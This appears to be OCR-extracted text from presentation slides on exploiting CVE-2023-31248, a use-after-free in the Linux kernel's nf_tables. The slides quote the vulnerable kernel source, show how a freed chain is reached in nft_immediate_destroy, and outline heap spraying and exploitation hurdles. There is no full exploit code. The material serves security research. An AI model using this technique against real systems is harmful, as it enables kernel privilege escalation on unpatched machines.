
Triggering Use-After-Free

- Delete Rule Trigger
- Reference count of Vulnerable goes to zero in the prepare phase




Triggering Use-After-Free

- Chain Vulnerable is freed in release phase



Triggering Use-After-Free

- Rule Trigger is freed in release phase
- It refers freed chain Vulnerable in *nft_immediate_destroy*



CVE-2023-31248

Triggering Use-After-Free

```
static void nft_immediate_destroy(const struct nft_ctx *ctx,
                                  const struct nft_expr *expr)
{
        const struct nft_immediate_expr *priv = nft_expr_priv(expr);
        const struct nft_data *data = &priv->data;
        struct nft_rule *rule, *n;
        struct nft_ctx chain_ctx;
        struct nft_chain *chain;

        if (priv->dreg != NFT_REG_VERDICT)
                return;

        switch (data->verdict.code) {
        case NFT_JUMP:
        case NFT_GOTO:
                chain = data->verdict.chain;

                if (!nft_chain_is_bound(chain))
                        break;

                chain_ctx = *ctx;
                chain_ctx.chain = chain;

                list_for_each_entry_safe(rule, n, &chain->rules, list)
                        nf_tables_rule_release(&chain_ctx, rule);

                nf_tables_chain_destroy(&chain_ctx);
                break;
```


data->verdict.chain is freed

UAF in *nft_chain_is_bound*


Exploitation Looks Like Quite Simple

- Spray victim objects before accessing the freed chain


```
static void nft_commit_release(struct nft_trans *trans)
{
        switch (trans->msg_type) {
        case NFT_MSG_DELTABLE:
                nf_tables_table_destroy(&trans->ctx);
                break;
        case NFT_MSG_NEWCHAIN:
                free_percpu(nft_trans_chain_stats(trans));
                kfree(nft_trans_chain_name(trans));
                break;
        case NFT_MSG_DELCHAIN:
                nf_tables_chain_destroy(&trans->ctx);
                break;
        case NFT_MSG_DELRULE:
                nf_tables_rule_destroy(&trans->ctx, nft_trans_rule(trans));
                break;
```




Problem1 - Preempting worker




Problem1 - Preempting worker




Problem2 - per-cpu SLAB



